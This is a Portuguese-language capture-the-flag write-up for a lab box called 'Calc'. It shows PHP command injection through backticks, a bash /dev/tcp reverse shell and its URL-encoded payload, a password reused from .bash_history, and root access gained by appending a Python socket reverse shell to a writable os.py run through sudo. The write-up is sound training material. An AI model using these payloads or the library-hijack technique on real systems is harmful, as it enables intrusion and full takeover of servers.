Write-Up - Calc

Write-up calc

Tags: `COMMAND INJECTION, LIBRARY HIJACKING`


Varredura nmap:

Precisamos saber quais serviços estão sendo executados nos bastidores e quais portas estão abertas. Então, vamos usar uma ferramenta chamada **nmap.**


Ports:

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-06 15:44 CDT
Nmap scan report for 172.31.20.2
Host is up (0.37s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 16:6d:61:e3:3e:3a:36:49:78:56:a3:6d:ac:e7:d8:90 (RSA)
|   256 f0:7d:b3:58:c5:be:6f:35:69:50:ac:38:c5:5d:93:68 (ECDSA)
|_  256 1a:89:3a:06:b1:7e:82:ee:a6:d6:31:cc:88:f7:fe:57 (ED25519)
80/tcp  open  http    Apache httpd 2.4.46 (() PHP/7.4.19)
|_http-server-header: Apache/2.4.46 () PHP/7.4.19
|_http-title: Calc
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=9/6%OT=22%CT=1%CU=35912%PV=Y%DS=2%DC=I%G=Y%TM=61367DCA
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=FE%GCD=1%ISR=10D%TI=Z%II=I%TS=A)OPS(O1=M50
OS:3ST11NW7%O2=M503ST11NW7%O3=M503NNT11NW7%O4=M503ST11NW7%O5=M503ST11NW7%O6
OS:=M503ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(R=Y%DF
OS:=Y%T=FF%W=6903%O=M503NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=FF%S=O%A=S+%F=AS%RD=0%
OS:Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=FF%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6
OS:(R=N)T7(R=N)U1(R=Y%DF=N%T=FF%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=EF15
OS:%RUD=G)IE(R=Y%DFI=N%T=FF%CD=S)

Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.78 seconds
```

- **Porta 22 - SSH**
- **Porta 80 - HTTP**
- **Porta 111 - RCPBIND**



Temos uma página web com uma calculadora online, podemos realizar operações matemáticas.



Utilizarei o Burp Suite para interceptar a requisição, assim eu consigo ver o que está acontecendo por “debaixo dos panos”.

Send Cancel

Request

Pretty Raw \n Actions

```
POST / HTTP/1.1
Host: 172.31.20.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 14
Origin: http://172.31.20.2
Connection: close
Referer: http://172.31.20.2/

calc=1300%2B37
```

Response


Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
Date: Mon, 06 Sep 2021 20:56:02 GMT
Server: Apache/2.4.46 () PHP/7.4.19
Upgrade: h2,h2c
Connection: Upgrade, close
X-Powered-By: PHP/7.4.19
Content-Length: 4
Content-Type: text/html; charset=UTF-8

1337
```

Verificamos que ele está fazendo um POST usando o parâmetro `calc` pra realizar as operações, aparentemente deve estar usando alguma função do PHP para fazer isso, exemplo: a função **eval()** do **php**, a função **eval ()** executa uma variável que pode modificar o código contido por PHP.

Aqui podemos tentar **command injection** já que temos controle do parâmetro `calc`, e para isso utilizarei **backticks**, pois o PHP suporta um operador de execução: acentos graves `(` `)` 'backticks'. Note que não são aspas simples! O PHP tentará executar o conteúdo dentro dos acentos graves como um comando do shell idêntica a da função shell_exec().

Passarei `` `id` `` para o parâmetro **calc**



E temos RCE no servidor, próximo passo será pegar uma reverse shell.

```
/bin/bash -c 'sh -i >& /dev/tcp/ip-vpn/443 0>&1'
```

Netcat para ficar ouvindo em uma porta para nós recebermos nossa conexão reversa.

```
└─$sudo nc -lvp 443
[sudo] password for kali:
listening on [any] 443 ...
```

E vamos enviar nossa payload, não podemos de esquecer de fazer um url encode da nossa payload, no Burp Suite você pode selecionar a parte que deseja encodar utilizando **Ctrl+U**.

E nossa payload ficará assim:


```
/bin/bash+-c+'sh+-i+>%26+/dev/tcp/ip-vpn/443+0>%261'
```

Após enviar, nós recebemos a conexão 😃

Shell tty

Atualizando shell simples para TTYs totalmente interativos.

```
python -c ”import pty;pty.spawn('/bin/bash')”

Ctrl+Z

stty raw -echo;fg

Enter

export TERM=xterm
```



Acessando o diretório **/var/www/html**, podemos obter a primeira flag:

```
bash-4.2$ pwd
/var/www/html
bash-4.2$ ls
impossible-to-fuzzing-this-file.txt  index.php
bash-4.2$ cat impossible-to-fuzzing-this-file.txt
uhc{[redacted]}
bash-4.2$
```

Flag user:

Navegando até a home do usuário **sysadmin**, temos a flag de user, mas não temos permissão de leitura, pois estamos com o usuário **apache**.

```
bash-4.2$ ls -la
total 20
drwxrwxr-x 3 sysadmin sysadmin 111 May 28 17:39 .
drwxr-xr-x 4 root     root      38 May 28 17:07 ..
-rw-----r-- 1 sysadmin sysadmin  59 May 29 21:35 .bash_history
-rw-r--r-- 1 sysadmin sysadmin  18 Jul 15  2020 .bash_logout
-rw-r--r-- 1 sysadmin sysadmin 193 Jul 15  2020 .bash_profile
-rw-r--r-- 1 sysadmin sysadmin 231 Jul 15  2020 .bashrc
drwxrwxr-x 2 sysadmin sysadmin  61 May 28 17:11 .ssh
-r-------- 1 sysadmin sysadmin  20 May 28 17:10 user.txt
bash-4.2$ id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-4.2$ cat user.txt
cat: user.txt: Permission denied
bash-4.2$
```

Podemos ler o arquivo .**bash_history** do usuário **sysadmin**, lendo o arquivo vejo um `hash` (senha), podemos tentar utilizar pra logar na conta do usuário **sysadmin**, e fazendo isso, conseguiremos logar na conta.

```
bash-4.2$ cat .bash_history
history
ls -la
sudo
55371a2307eb5fee50f54dc93224e96f
exit
bash-4.2$ su sysadmin
Password:
[sysadmin@ip-172-31-20-2 ~]$
```

Agora podemos ler a **flag de user** =)

```
[sysadmin@ip-172-31-20-2 ~]$ ls
user.txt
[sysadmin@ip-172-31-20-2 ~]$ cat user.txt
uhc{[redacted]}
[sysadmin@ip-172-31-20-2 ~]$
```

ROOT

Python Library Hijacking

Vamos ver ... O que acontece se um script Python for executado com privilégios sudo , mas você tiver permissões de gravação no módulo importado

```
[sysadmin@ip-172-31-20-2 ~]$ sudo -l
Matching Defaults entries for sysadmin on ip-172-31-20-2:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User sysadmin may run the following commands on ip-172-31-20-2:
    (ALL) NOPASSWD: /usr/bin/python3 /opt/pycalc/calc.py
[sysadmin@ip-172-31-20-2 ~]$
```

Podemos executar o script **calc.py** com privilégios do usuário root

Podemos ler o conteúdo do arquivo **calc.py**, mas não temos permissão de escrita.

Podemos ver que ele está importando a biblioteca **os**

Depois de rodar um **linpeas.sh** no host, vejo que temos permissão de escrita na biblioteca **os.py**

Podemos abusar disso, escrevendo uma reverse shell na biblioteca **os**, sendo assim quando rodarmos o script com privilégios de root e ele importar a biblioteca **os,** nós conseguiremos a shell do usuário root.

```
[+] Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/home/sysadmin
/run/screen/S-sysadmin
/run/user/1001
/tmp
/usr/lib64/python3.7/os.py
/var/spool/mail/sysadmin
/var/tmp
/var/tmp/yum-sysadmin-0EkQbI
/var/tmp/yum-sysadmin-0EkQbI/x86_64
/var/tmp/yum-sysadmin-0EkQbI/x86_64/2
/var/tmp/yum-sysadmin-0EkQbI/x86_64/2/amzn2-core
/var/tmp/yum-sysadmin-0EkQbI/x86_64/2/amzn2-core/cachecookie
/var/tmp/yum-sysadmin-0EkQbI/x86_64/2/amzn2-core/gen
/var/tmp/yum-sysadmin-0EkQbI/x86_64/2/amzn2-core/mirrorlist.txt
/var/tmp/yum-sysadmin-0EkQbI/x86_64/2/amzn2-core/packages
/var/tmp/yum-sysadmin-0EkQbI/x86_64/2/amzn2-core/repomd.xml
/var/tmp/yum-sysadmin-0EkQbI/x86_64/2/amzn2extra-docker
/var/tmp/yum-sysadmin-0EkQbI/x86_64/2/amzn2extra-docker/cachecookie
/var/tmp/yum-sysadmin-0EkQbI/x86_64/2/amzn2extra-docker/gen
/var/tmp/yum-sysadmin-0EkQbI/x86_64/2/amzn2extra-docker/mirrorlist.txt
/var/tmp/yum-sysadmin-0EkQbI/x86_64/2/amzn2extra-docker/packages
/var/tmp/yum-sysadmin-0EkQbI/x86_64/2/amzn2extra-docker/repomd.xml
/var/tmp/yum-sysadmin-0EkQbI/x86_64/2/amzn2extra-php7.4
/var/tmp/yum-sysadmin-0EkQbI/x86_64/2/amzn2extra-php7.4/cachecookie
/var/tmp/yum-sysadmin-0EkQbI/x86_64/2/amzn2extra-php7.4/gen
/var/tmp/yum-sysadmin-0EkQbI/x86_64/2/amzn2extra-php7.4/mirrorlist.txt
/var/tmp/yum-sysadmin-0EkQbI/x86_64/2/amzn2extra-php7.4/packages
/var/tmp/yum-sysadmin-0EkQbI/x86_64/2/amzn2extra-php7.4/repomd.xml

[+] Interesting GROUP writable files (not in Home) (max 500)
```

Agora vamos editar o arquivo **os.py** e adicionar nossa reverse shell na última linha do arquivo.

```
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("ip-vpn",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
```

```
 GNU nano 2.9.8              /usr/lib64/python3.7/os.py                  Modified

    @abc.abstractmethod
    def __fspath__(self):
        """Return the file system path representation of the object."""
        raise NotImplementedError

    @classmethod
    def __subclasshook__(cls, subclass):
        if cls is PathLike:
            return _check_methods(subclass, '__fspath__')
        return NotImplemented

import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);$

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Linter ^_ Go To Line
```

Netcat para ficar ouvindo em uma porta para nós recebermos nossa conexão reversa.

```
└─$ nc -lvp 4444
listening on [any] 4444 ...
```

Agora vamos executar o script

```
[sysadmin@ip-172-31-20-2 ~]$ sudo /usr/bin/python3 /opt/pycalc/calc.py
```

E recebemos a conexão, assim obtendo a **última flag**

```
connect to [10.10.14.2] from (UNKNOWN) [172.31.20.2] 35742
sh-4.2# pwd
pwd
/home/sysadmin
sh-4.2# cd /root
cd /root
sh-4.2# cat root.txt
cat root.txt
uhc{[redacted]}
sh-4.2#
```